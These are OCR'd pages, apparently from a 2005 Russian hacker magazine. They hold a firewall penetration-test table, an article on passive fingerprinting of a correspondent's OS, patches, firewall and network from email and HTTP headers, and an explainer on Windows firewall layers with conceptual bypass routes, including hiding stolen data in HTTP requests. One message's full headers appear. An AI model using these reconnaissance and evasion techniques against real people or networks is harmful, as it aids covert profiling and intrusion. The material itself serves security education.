Look'n'Stop	2.05b2	✓	✓	✓	✓	✓	10/10 ✓	✓	✗	✓	✗	✗	✗	✓	✗	✓	10/24
Norton	2005 (3.0.0.64)	✓	✓	✓	✓	✗	1/10 ✗	✗	✗	✗	✗	✗	✓	✗	✗	✓	7/24
Sygate	5.5(2837)	✓	✓	✓	✓	✓	2/10 ✗	✗	✗	✓	✗	✓	✗	✗	✗	✗	6/24
Zonlabs	1.0.1.21 beta	✓	✓	✓	✓	✗	8/10 ✗	✗	✗	✓	✗	✗	✓	✓	✓	✓	15/24
Kaspersky	1.5.119.0	✓	✗	✗	✓	✗	1/10 ✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	3/24
SP1	-	✗	✗	✗	✗	✗	0/10 ✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	0/24
SP2	-	✗	✗	✗	✗	✗	0/10 ✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	0/24

Тестирование различных брандмауэров на проникновение

ЗАРАЗА

УТЕЧКА ДАННЫХ

ЧЕРЕЗ СЛУЖЕБНУЮ ИНФОРМАЦИЮ И СЕТЕВОЙ ПРОТОКОЛ В КЛИЕНТСКОМ ПРИЛОЖЕНИИ

Обмениваясь информацией, ты всегда передаешь данные. Однако на разных уровнях к твоим данным добавляется служебная информация. Что это за сведения, что они могут сказать о тебе и можно ли проанализировать их? Посмотрим на несколько простых примеров.

ЭЛЕКТРОННАЯ ПОЧТА

Начнем, конечно же, с электронной почты. И рассмотрим, какие данные утекают через SMTP (RFC 821) и служебную информацию письма (RFC 822). Порой не подозреваешь, что единственное письмо может дать просто море информации. Проведем эксперимент на Крисе (ни один мыщъх в ходе эксперимента не пострадал, так как помогал собирать данные абсолютно добровольно). Пошлем его письмом, получим ответ и вглядимся в заголовки.

НАЧНЕМ С КОНЦА...

```
X-Mailer: Microsoft Outlook Express 6.00.2800.1437
X-MimeOLE: Produced By Microsoft MimeOLE
V6.00.2800.1441
```

Используется Microsoft Outlook Express (это в пояснении не нуждается), который установлен на машине с Windows 2000 SP4 (об этом говорит 2800 в номере версии) с патчами от июля 2004 года. Зная, что последний патч к Outlook Express выходил в июне 2005 и вошел в накопительное обновление Windows 2000, можно предположить, что как минимум с июня 2005 года машина не обновлялась и накопительное обновление на ней не стоит. Чуть выше идет несколько не очень информативных заголовков, так как они подставляются любым почтовым клиентом. Однако и в них есть определенная информация - взаимное расположение заголовков, капитализация символов, способ переноса строк - которая помогла бы нам определить почтовый клиент, даже если поля X-Mailer и X-MimeOLE кем-то фильтровались бы.

```
Date: Mon, 11 Jul 2005 21:14:03 +0400
```

Если сравнить дату письма с временной отметкой сервера, то обнаружится, что часы компьютера спешат чуть больше чем на две минуты. В данном случае (Windows 2000) это говорит о легкой творческой небрежности владельца :). А вот в случае с Windows XP, в котором синхронизация времени включена изначально, это могло бы поведать нам о том, что доступ в Сеть происходит через прокси-сервер или сильно ограничивающий файрвол. В случае точной синхронизации часов на достаточно большом письме мы смогли бы просчитать производительность канала, через которое отправлялось письмо.

```
References:
<1985289168.20050711205823@SECURITY.NNOV.RU>
```

Содержит идентификатор (Message-ID) письма, на который идет ответ. Эта информация не интересует, поскольку это ответ на твое письмо, но по такому формату идентификатора легко узнается программа The Bat!.

```
From: "Kris Kaspersky" <kpnc@somebox.ru>
```

Знаем, от кого получен ответ. Наверное. Так как эта информация в заголовке письма легко подделывается. Требуй электронную подпись :).

```
Message-ID: <00a401c5863b$f05f7f70$0100a8c0@kpnc>
```

Уникальный идентификатор письма. На первый взгляд, случайный. На второй - не очень. Чем больше неслучайных (а иногда и "случайных") цифорок у нас есть, тем больше информации мы имеем. 00a401c5863b - дата/время создания письма в "файловом" формате. Сравнив ее с полем Date, можно узнать, не является ли

```
Received: from [83.239.x.y] (port=41101 helo=kpnc)
        by mx2.mail.ru with smtp
        id 1Ds1ou-0002q6-00
        for 3APA3A@SECURITY.NNOV.RU; Mon, 11 Jul 2005 21:11:52 +0400
Message-ID: <00a401c5863b$f05f7f70$0100a8c0@kpnc>
From: "Kris Kaspersky" <kpnc@somebox.ru>
To: "3APA3A" <3APA3A@SECURITY.NNOV.RU>
References: <1985289168.20050711205823@SECURITY.NNOV.RU>
Subject: =?koi8-r?B?UmU6IOvMycXO1NPLycUg0NLP1M/Lz8zZ?=
Date: Mon, 11 Jul 2005 21:14:03 +0400
MIME-Version: 1.0
Content-Type: text/plain;
        charset="koi8-r"
Content-Transfer-Encoding: 8bit
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.2800.1437
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2800.1441
```

Порой не подозреваешь, что единственное письмо может дать просто море информации.

данное письмо попыткой "подделаться" под почтовую программу. Kpnc - имя компьютера. Отсутствие точек в имени говорит о том, что компьютер не является частью домена. 0100a8c0 - IP-адрес компьютера (в little endian), то есть 192.168.0.1. Этот адрес определен RFC 1918 для внутреннего использования, то есть компьютер выходит во внешнюю сеть через NAT или прокси. А следовательно, с большой долей вероятности не по коммутируемому каналу. Адрес 127.0.0.1 мог бы говорить о наличии локального почтового шлюза, который раньше любили устанавливать различные антивирусы, например старая версия Symantec. Сейчас их поймать несколько сложнее, так как почтовый трафик проверяется путем привязки антивируса к LSP незаметно для почтового приложения. Или легче, если добродушный антивирус о себе сообщает.

```
Received: from [83.239.x.y] (port=41101 helo=kpnc)
        by mx2.mail.ru with smtp
        id 1Ds1ou-0002q6-00
        for 3APA3A@SECURITY.NNOV.RU; Mon, 11 Jul 2005
21:11:52 +0400
```

Снова видно имя компьютера (в SMTP команде HELO, что лишний раз подтверждает, что это Outlook Express). 83.239.x.y - реальный IP-адрес устройства, выполняющего трансляцию адреса или проброс порта. Может насторожить номер клиентского порта (41101). Он необычно высокий. Если порты назначаются с 1024 по порядку, то либо прошло очень большое количество соединений, либо мы имеем дело с не совсем стандартным поведением. Чтобы выяснить это, затянем переписку, получим еще несколько писем и посмотрим, что делается с данным полем во времени:

Видно, что клиентские порты явно идут не подряд, но в то же время их последовательность - не случайность, а некая функция от текущего времени суток (после перехода за 24 часа приращение становится отрицательным) и, возможно, числа соединений. Такое поведение почти 100% свидетельствует о трансляции адресов и портов (NAT/PAT) на каком-нибудь аппаратном маршрутизаторе типа D-Link. Протестировав различные модели подобных устройств, можно хотя бы примерно установить семейство маршрутизатора, так как данная функция является весьма характерной.

Таким образом, не анализируя содержимое самого письма, а пользуясь только "протокольными" данными, ты можешь установить ОС, наличие последних обновлений, иногда наличие брандмауэра, способ подключения к сети, топологию сети и оборудование маршрутизатора.

HTTP-ЗАПРОС

```
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-powerpoint,
application/vnd.ms-excel, application/msword, */*
Accept-Language: en-us
Connection: Keep-Alive
Host: www.security.nnov.ru
Referer: www.security.nnov.ru/search/exploits.asp
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0)
Via: 1.0 DOMSRV
```

Любая передача данных не обходится без служебной информации, по которой можно узнать довольно многое.

Чем больше служебной информации, тем однозначнее определяются параметры интересующей тебя информации.

Попытки скрыть информацию от пользовательского приложения приводят к дополнительной утечке дополнительной информации.

```
Received: from [83.239.x.y] (port=41101 helo=kpnc) ...  Mon, 11 Jul 2005 21:11:52 +0400
Received: from [83.239.x.y] (port=18294 helo=kpnc) ... Mon, 11 Jul 2005 21:31:46 +0400
Received: from [83.239.x.y] (port=25896 helo=kpnc) ... Mon, 11 Jul 2005 23:48:02 +0400
Received: from [83.239.x.y] (port=52180 helo=kpnc) ... Tue, 12 Jul 2005 00:21:52 +0400
<перерыв>
Received: from [83.239.x.y] (port=37530 helo=kpnc) ... Tue, 12 Jul 2005 23:58:15 +0400
Received: from [83.239.x.y] (port=38040 helo=kpnc) ... Tue, 12 Jul 2005 23:58:22 +0400
<Тут поменялись сутки>
Received: from [83.239.x.y] (port=47946 helo=kpnc) ... Wed, 13 Jul 2005 00:14:59 +0400
Received: from [83.239.x.y] (port=37167 helo=kpnc) ... Wed, 13 Jul 2005 00:27:48 +0400
Received: from [83.239.x.y] (port=34185 helo=kpnc) ... Wed, 13 Jul 2005 02:43:57 +0400
<перерыв>
Received: from [83.239.x.y] (port=45881 helo=kpnc) ... Thu, 14 Jul 2005 16:46:43 +0400
Received: from [83.239.x.y] (port=47538 helo=kpnc) ... Thu, 14 Jul 2005 16:46:54 +0400
Received: from [83.239.x.y] (port=51689 helo=kpnc) ... Thu, 14 Jul 2005 16:53:45 +0400
```

УТЕЧКА ИНФОРМАЦИИ ОТ HTTP-КЛИЕНТА

И HTTP-клиент течет.

Рассмотрим типичный заголовок HTTP-запроса (см. врезку). Находим, что у отправителя:

Система: Windows NT 4.0
Браузер: Microsoft Internet Explorer 5.5
Другие установленные приложения: Microsoft Office (не Professional-версия)
Используемый брандмауэр: Microsoft ISA Server
Режим брандмауэра: HTTP прокси-сервер указан в настройках Internet Explorer
Язык пользователя: английский

»

Попробуй сам определить, откуда и какие параметры взялись. Для решения задачи рекомендуется использовать Ethereal (www.ethereal.com), любой прокси-сервер, например 3proxy (www.security.nnov.ru/soft/3proxy), и Proxomitron (www.proxomitron.info) или что-то похожее.

СОКРЫТИЕ ИНФОРМАЦИИ КАК ПУТЬ УТЕЧКИ ИНФОРМАЦИИ

Как правило, попытки скрыть информацию от пользовательского приложения приводят к дополнительной утечке дополнительной информации. Например, Norton Internet Security заменяет заголовок Referer на что-то типа "Weferer: EJGDGVCJVTLBXFG-GMEP...". Outpost (в зависимости от версии) на Field blocked by Outpost Firewall или Field blocked by Outpost. Это позволяет определить не только средство защиты, используемое пользователем, но и его версию.

Любая странность в поведении клиентского приложения может быть интерпретирована, и из нее делаются выводы. Нужно найти эту странность, а она есть при любой нестандартной конфигурации. Очень часто для сокрытия информации используются специальные приложения, заменяющие или просто фильтрующие служебные заголовки. В общем-то это почти бесполезная вещь: клиентское приложение и даже его версию всегда можно определить именно по тому, что отличает одну версию от другой.

Попробуем определить фильтрующее приложение. Например Proxomitron. Казалось бы, такое приложение не добавляет никаких своих данных, а значит, идентифицировать его и, соответственно, скрыть или подменить информацию невозможно.

Данные могут "убегать" даже на канальном уровне

Дано:

Браузер: Microsoft Internet Explorer (можно взять и другой), возможно, с нестандартными настройками.

Прокси-сервер: Proxomitron в абсолютно прозрачном режиме (без замены каких-либо заголовков запроса или с их заменой).

Надо:

Написать web-страничку для определения не просто наличия прокси-сервера (это часть задания 1), а того, что прокси-сервером является именно Proxomitron.

Можно ли решить это нерешаемое задание? Оказывается, не очень сложно, и способов довольно много. Например, поймаем Proxomitron на какой-нибудь граничной ситуации, такой как длинный запрос. Как поведет себя "голый" Internet Explorer или IE с проксомитроном на запросе типа www.server.domen/[1024x'A'], например, при перенаправлении? Оказывается, в Internet Explorer такой запрос пройдет без каких-либо проблем. Однако в Proxomitron он будет обрезан по фиксированной и достаточно типичной позиции. По запросу мы определим наличие проксомитрона.

УТЕЧКА НА УРОВНЯХ, ОТЛИЧНЫХ ОТ ПРИКЛАДНОГО

Приложение - не единственная точка утечки данных. Данные могут "убегать" даже на канальном уровне (классический "Etherleak" - www.security.nnov.ru/news2523.html).

PUSH - ИДЕНТИФИКАЦИЯ (НА УРОВНЕ TCP)

Очень часто можно идентифицировать клиентское приложение или прокси по тому, какими кусками и как данные передаются в "провода" (по пакетам и флагам PUSH в TCP-потоке). То, как данные будут побиты на пакеты и где будут располагаться флаги PUSH, зависит от количества операций write/send и от характера задержек при использовании клиентского приложения для отправки данных. Поскольку логика работы с данными у каждого приложения своя, то и поток будет достаточно уникальным.

ПАССИВНОЕ СКАНИРОВАНИЕ ПОРТОВ

Как было наглядно продемонстрировано, даже информация о том, с какого порта клиента пришел запрос, может оказаться довольно интерес-

Пассивный сбор информации очень часто предоставляет ценные данные, почти ничего не требуя взамен.

ной. А что если таких запросов пришло очень много? Такое может случиться, если клиент получает с сервера множество файлов по FTP или загружает web-страничку с уймой картинок. Рано или поздно мы узнаем все динамические порты, которые может использовать клиентское приложение (правда, только от 1024 и выше). Остальные порты, очевидно, открыты другими приложениями. Вот тебе и сканирование портов без сканирования портов, причем за файрволом.

ЗАКЛЮЧЕНИЕ

Процедура сбора информации - довольно трудоемкий процесс, причем при активном сборе информации ты "засвечиваешь" себя и заявляешь о своих намерениях. Пассивный сбор информации и, в частности, сбор информации от клиентских приложений очень часто предоставляет ценные данные, почти ничего не требуя взамен, кроме внимания и умения анализировать.

Не прилагая особых усилий, можно узнать, какая операционка установлена, когда было последнее обновление, есть ли брандмауэр, параметры подключения сети и т.п.

Разные клиентские приложения по-разному передают куски данных на уровне TCP. Зная логику передачи разных приложений и имея образцовый кусок, можно определить наличие конкретного приложения.

Пассивный сбор данных удобен тем, что не нужно светиться самому.

С ДЕРЕВЯННОЙ ЛОШАДКОЙ СТАЛО СКУЧНО?

PlayStation 2 (Slim) RUS	GameCube	Xbox
$175.99	$139.99	$268.99
PSP (JAP) value pack	Game Boy Advance SP Cobalt	Nintendo DS Dualscreen
$289.99	$99.99	$179.99

Играй просто!
GamePost

НЕ ПОРА ЛИ СМЕНИТЬ ИГРУ?

* Огромный выбор компьютерный игр
* Игры для всех телевизионных приставок
* Коллекционные фигурки из игр

WarCraft III Action Figure: Ticondrius

$42,99

Тел.: (095) 780-8825
Факс. (095) 780-8824
www.gamepost.ru

GAMEPOST

nezumi

КАК РАБОТАЕТ БРАНДМАУЭР

ПАКЕТНЫЕ ФИЛЬТРЫ И ПРОКСИ

Прежде чем воевать с брандмауэром (он же firewall), стоит разобраться, что это такое и зачем оно нужно. Практически все локальные брандмауэры представляют собой тривиальные пакетные фильтры, сидящие на интерфейсе и пропускающие сетевой трафик через себя. Методы фильтрации самые разнообразные, но далеко не безупречные.

Первые локальные сети подключались к интернету кишками наружу, то есть напрямую. Все узлы получали действительные IP-адреса, видимые отовсюду. И если в локалке имелся SQL/WEB/FTP-сервер или "расшаренные" ресурсы, к ним мог подключаться кто угодно. Пароли на доступ, как водится, отсутствовали или выбирались довольно предсказуемым образом, что делало атаку тривиальной. Вот тогда-то брандмауэры и появились.


Брандмауэр стоит между интернетом и локальной сетью, внутрь которой никого не пускает, то есть подключиться к расшаренным ресурсам или корпоративному серверу снаружи уже не получится. Если же сервер должен быть виден извне локальной сети, он располагается в так называемой демилитаризованной зоне, или, сокращенно, DMZ, причем доступ из DMZ в локальную сеть обычно закрыт. Даже если хакер поразит DMZ-сервер, он все равно не сможет проникнуть в остальные компьютеры. Еще брандмауэр может ограничить выход в интернет, например запретить сотрудникам компании заходить на сервера типа www.porno.com или заблокировать некоторые порты, скажем на 4662 - стандартный порт Осла.

КАКИЕ БРАНДМАУЭРЫ БЫВАЮТ

Все брандмауэры делятся на два типа: пакетные фильтры и фильтры уровня приложений (они же proxy). Пакетный фильтр - это обычный роутер (он же маршрутизатор), маршрутизирующий или не маршрутизирующий TCP/IP-пакеты согласно установленной системе правил. Поэтому, если в локальной сети уже присутствует роутер (а без него никак), приобретать дополнительный пакетный фильтр не нужно.

Фильтры уровня приложений - это обычные proxy. На компьютер, "смотрящий" в интернет, устанавливается proxy-сервер (например любимый Etlin HTTP-Proxy), и все остальные компьютеры работают уже через него. В отличие от варианта с маршрутизатором, компьютеры, огражденные proxy-сервером, уже не получают реальных IP, и внешний наблюдатель видит лишь один узел - proxy. Это усиливает защищенность сети и избавляет от обязанности ломать голову над конфигурацией пакетного фильтра. Просто установил proxy - и все, но... Далеко не все приложения поддерживают работу через proxy. Например, Осел поддерживает, а Shareza - нет. К тому же "запроксированные" компьютеры не могут принимать входящих подключений.

> Брандмауэр анализирует только форму, но не содержимое.



Типичная схема подключения брандмауэра

Частично эта проблема снимается трансляторами сетевых адресов (Network Address Translation, или NAT сокращенно), ретранслирующих поступающие пакеты на заданный порт такой-то машины, но тут не все просто. Вот например тот же Осел. Через Proxy он работает в ущербном режиме, и многие серверы вообще не пускают его или пускают, но с низким ID. Если же поставить NAT и ретранслировать пакеты через Proxy, то все будет работать, но только на одном узле. Одновременный запуск Осла на двух или более машинах окажется невозможным, так как извне все локальные машины имеют один и тот же IP-адрес!

Чем отличается брандмауэр типа "фильтр уровня приложений" от обычного Proxy? В общем случае ничем. Правда, если Proxy тупо пересылает запросы, не вдаваясь ни в какие подробности, брандмауэр может выполнять некоторые дополнительные проверки. Например, блокировать попытки соединения на определенные IP-адреса. Часто приходится слышать, что фильтры уровня приложений "следят" за соответствием формы запросов определенному протоколу. На самом деле это не совсем так. Фильтры уровня приложений не "следят" за протоколом - они работают на нем! В частности, чтобы "пробиться" через HTTP-Proxy, необходимо составить соответствующий HTTP-запрос, иначе сервер просто не поймет, чего от него хотят. Важно понять: брандмауэр анализирует только форму, но не содержимое. Допустим, необходимо скрытно передать награбленную информацию. Укладываем ее в HTTP-запрос, маскирующийся под URL или графический файл, и брандмауэр пропустит его как ни в чем не бывало :).

С некоторых пор в брандмауэры начали встраиваться антивирусы и системы обнаружения вторжений (Intruders Detection System, сокращенно IDS). IDS – что это? Грубо говоря, это такая штука, которая не просто тупо блокирует трафик, но еще и распознает потенциально опасные действия. Например, если кто-то начи-

нает сканировать порты или ломиться на печально известный 135-й порт, содержащий уязвимость, IDS поднимает тревогу. Собрав как можно больше сведений об атакующем, она мылит администратора или сбрасывает сообщение на пейджер.

НУЖЕН ЛИ ДОМА

Перейдем к домашнему компьютеру или даже небольшой локальной сети. Нужен ли им брандмауэр? А если нужен, то какие порты закрывать? Вопрос, конечно, наболевший, но сформулирован он неправильно. На типичном домашнем компьютере просто не содержится никаких серверных служб, поэтому закрывать ничего не нужно! Исключение составляет 135-й порт, принудительно открываемый Windows NT/2000/XP и удерживающий его для своих нужд. Несколько лет назад в нем была обнаружена уязвимость, через которую ринулись черви, хакеры и прочая нечисть. Проблема решается либо установкой брандмауэра, блокирующего 135-й порт, либо пакетом обновления, уже давно выпущенным Microsoft (достаточно нажать Windows Update).

Локальный брандмауэр - очень глючная вещь, зачастую приводящая к синим экранам, блокирующая работу многих честных приложений, увеличивающая нагрузку на процессор и "съедающая" часть пропускной способности канала. Зачем же тогда он нужен?

Например, имеется локальная сеть с расшаренными папками и принтером. Чтобы не назначать на все это хозяйство труднозапоминаемые пароли, можно просто установить брандмауэр и запретить подключаться к ним извне сети. Или вот, например, мы хотим контролировать активность различных приложений, не позволяя кому попало лезть в интернет. Может быть, программа передает серийный номер, чтобы проверить, не был ли он "спионерен", или вирус использует наш компьютер для рассылки спама по всему периметру мясокомбината. Стандартный пакетный фильтр, установленный на маршрутизаторе, уже не в состоянии справиться с этой задачей, поскольку он оперирует только портами и адресами, но не имеет никаких представлений о том, какое именно приложение выполнило запрос. Вот для этого и нужны локальные брандмауэры! Их главная и практически единственная задача - не выпускать никого в интернет без предварительного разрешения пользователя. Возможность блокировки входящих соединений также предусмотрена, но, как правило, она не используется, поскольку на домашнем компьютере не установлено никаких серверов. Троянские программы первого поколения часто открывали один или несколько портов для удаленного управления, но сейчас эта практика отходит в прошлое, и чаще всего серверная часть устанавливается у хакера, а вирус сам ломится к нему по HTTP.


Выполняют ли брандмауэры свою задачу? Как сказать... С одной стороны, часть атак они все-таки отражают (кстати, сканирование портов атакой еще не является). Тем не менее, их очень легко обойти.


ПАКЕТНЫЕ ФИЛЬТРЫ ВО СНЕ И НАЯВУ

Начиная с Windows 2000 в состав операционной системы входит примитивный брандмауэр, который был значительно усилен в Windows XP (особенно в SP2). Как маркетинговое средство он, может быть, и сгодится, но от хакеров практически никак не защищает. А широко разрекламированный Kaspersky Anti-Hacker - совсем даже не брандмауэр, а вообще непонятно что :).


Мы будем говорить о "правильных" брандмауэрах SyGate Personal Firewall, Outpost Firewall, Zone Alarm и др., представляющих собой пакетные фильтры, которые встраиваются в стек сетевых драйверов.

Упрощенная модель сетевой подсистемы Windows NT приведена на рисунке. На самом верху иерархии находится библиотека ws_32.dll, реализующая функции Winsock (они же "сокеты"), к числу которых принадлежат bind, connect и др. Большинство приложений взаимодействуют с сетью именно через ws_32.dll, вызовы которой очень легко перехватить: достаточно, например, заменить штатную библиотеку на свою собственную или модифицировать таблицу импорта. Однако это нафиг никому не нужно. Значительная часть трафика проходит мимо ws_32.dll. В частности, обращения к "расшаренным" ресурсам таким пакетным фильтром уже не обнаруживаются. К тому же зловредные приложения могут беспрепятственно вызывать функции нижних уровней, работая в обход Winsock. И тем не менее, перехват ws_32.dll все-таки используется в некоторых примитивных брандмауэрах и баннерорезках, к которым можно отнести ранние версии SyGate Personal Firewall (далее по »





Локальный брандмауэр - очень глючная вещь, зачастую приводящая к синим экранам.



"Разрез" сетевой подсистемы Windows NT в миниатюре

тексту просто SPF) и AtGuard (он же "гвардеец").

Под ws_32.dll находится драйвер afd.sys (ancillary function driver – вспомогательный служебный драйвер), в котором реализованы основные операции над сокетами: создание сокета, установка соединения и т.д. Фактически ws2_32.dll представляет собой высокоуровневую user-mode-обертку, а afd.sys - ее kernel-mode часть, образуя что-то вроде айсберга. Если быть совсем точным, то этих оберток целых две: между ws2_32.dll и afd.sys находится библиотека msafd.dll, на которую садятся некоторые брандмауэры, пытающиеся фильтровать трафик. Однако это не самое удачное решение. Во-первых, часть трафика идет мимо сокетов, а во-вторых, приложению ничего не стоит обратиться к драйверу afd.sys напрямую.

Спустившись на одну ступеньку вглубь, обнаруживаем драйвер tcpip.sys, сосредоточивший в себе реализацию протоколов TCP/IP. Это так называемый уровень TDI (Transport Data Interface - интерфейс передачи данных), также называемый "транспортным" уровнем или уровнем сетевых протоколов. Здесь же расположен драйвер NWLNKIPX.SYS, реализующий протокол IPX и другие сетевые драйверы, которые давно отошли в мир иной, и представляющий только исторический интерес. Когда компьютер работает в режиме маршрутизатора или шлюза, весь трафик идет через сетевые драйверы (главным образом через tcpip.sys) и на верхних уровнях просто не появляется (впрочем, если сетевая карта поддерживает режим FFP, трафик может не дойти и до tcpip.sys). Зловредные программы прикладного уровня могут вызывать tcpip.sys напрямую (или через высокоуровневую обертку wshtcpip.dll), минуя ws2_32.dll. Для установки TCP/IP-фильтра необходимо перехватывать все вызовы к устройствам \Device\RawIp, \Device\Udp и \Device\Tcp. Это достигается либо вызовом IoAttachDevice, либо прямой модификацией указателей таблицы диспетчеризации.

Далее ступенькой ниже обосновался NDIS-драйвер (Network Driver Interface Specification - спецификатор интерфейса сетевых драйверов), представляющий собой mini-port. Грубо говоря, это библиотека функций, позволяющая драйверам сетевых протоколов "гонять" сетевые пакеты, не вникая в детали реализации. Ниже NDIS находится только драйвер сетевой карты, поэтому брандмауэр, работающий на NDIS-уровне, перехватывает практически весь трафик, который только проходит через компьютер. "Практически" - потому что обращения к обратной петле (loop back) через NDIS не проходят и остаются незамеченными, то есть, если дать команду ping 127.0.0.1, пакетный фильтр даже не пикнет. А это значит, что NDIS-брандмауэры хронически не способны обнаруживать подключения к локальным службам. Если на компьютере установлен Proxy-сервер (а он установлен практически на всех домашних сетях), любое приложение может свободно выходить в Сеть и гулять по любым адресам, осуществляя информационный обмен во всех направлениях.

К тому же на NDIS-уровне не разберешься, что за приложение ломится в сеть, а без этого невозможно принять решение, пропускать его или нет. Грамотный брандмауэр представляет собой целый конгломерат пакетных фильтров разных уровней, сложным образом взаимодействующих между собой. И это еще не подводная часть айсберга. Драйвер сетевой карты опирается на драйвер шины, через который проходят все "честные" вызовы. На уровне ядра хакер может напрямую обращаться к карте через порты ввода-вывода или вклиниваться в PPP-драйвер, реализованный как WAN mini-port, а это будет пониже NDIS, по крайней мере, формально. К примеру, Dial-Up (он же RAS - remote access service, по-русски "сервис удаленного доступа") реализован на прикладном уровне, и злоумышленник легко может вклиниться в него!


Существует по меньшей мере три документированных способа для перехвата трафика на NDIS-уровне. Это, во-первых, NDIS Intermediate Driver (промежуточный драйвер NDIS), который садится между NDIS-драйвером и драйвером сетевой карты. Методика так себе. Писать целый драйвер ради одного перехвата - решение из разряда тяжеловесных, к тому же для работы с Dial-Up'ом приходится очень круто извращаться, поэтому особой популярности промежуточный драйвер не завоевал (разработчики брандмауэров, как ни странно, тоже люди, и ничто человеческое им не чуждо). Если возникнет желание познакомиться с ним поближе, всегда можно открыть раздел "Intermediate NDIS Drivers and TDI Drivers" из DDK.

Вторым идет Filter-Hook Driver (драйвер фильтра-ловушки), представляющий собой обычный kernel-mode драйвер, фильтрующий сетевые пакеты на уровне IP и работающий из-под палки. Microsoft категорически не рекомендует использовать его для брандмауэров, и вот почему: всего лишь одна ловушка может быть установлена в системе, причем она устанавливается довольно "высоко" и зловредное приложение может легко отключить фильтрацию. DDK по этому поводу пишет: "Firewall-hook-драйвер не удовлетворяет требованиям, предъявляемым к брандмауэру, поскольку он работает на слишком большой высоте в сетевом стеке. Для обеспечения надлежащего функционала на XP и выше необходимо соз-

Всякий маршрутизатор может выполнять функции пакетного фильтра, но далеко не всякий пакетный фильтр может служить маршрутизатором!


Некоторые материнские платы имеют интегрированную карту со встроенным брандмауэром.

Брандмауэр может быть встроен в Wi-Fi или DSL-модем, но чаще всего он реализуется как прикладной пакет, устанавливаемый на компьютер.




Сетевой стек - это настоящий айсберг

Существует по меньшей мере три документированных способа для перехвата трафика на NDIS-уровне.



RAS – сервис удаленного доступа, используемый на Dial-Up'е



Псевдопромежуточный NDIS-драйвер, используемый многими брандмауэрами

дать NDIS intermediate miniport-драйвер, управляющий отправкой и приемом пакетов через брандмауэр". Но ведь находятся же такие чукчи, которые используют firewall-hook-драйвер как основное средство фильтрации!

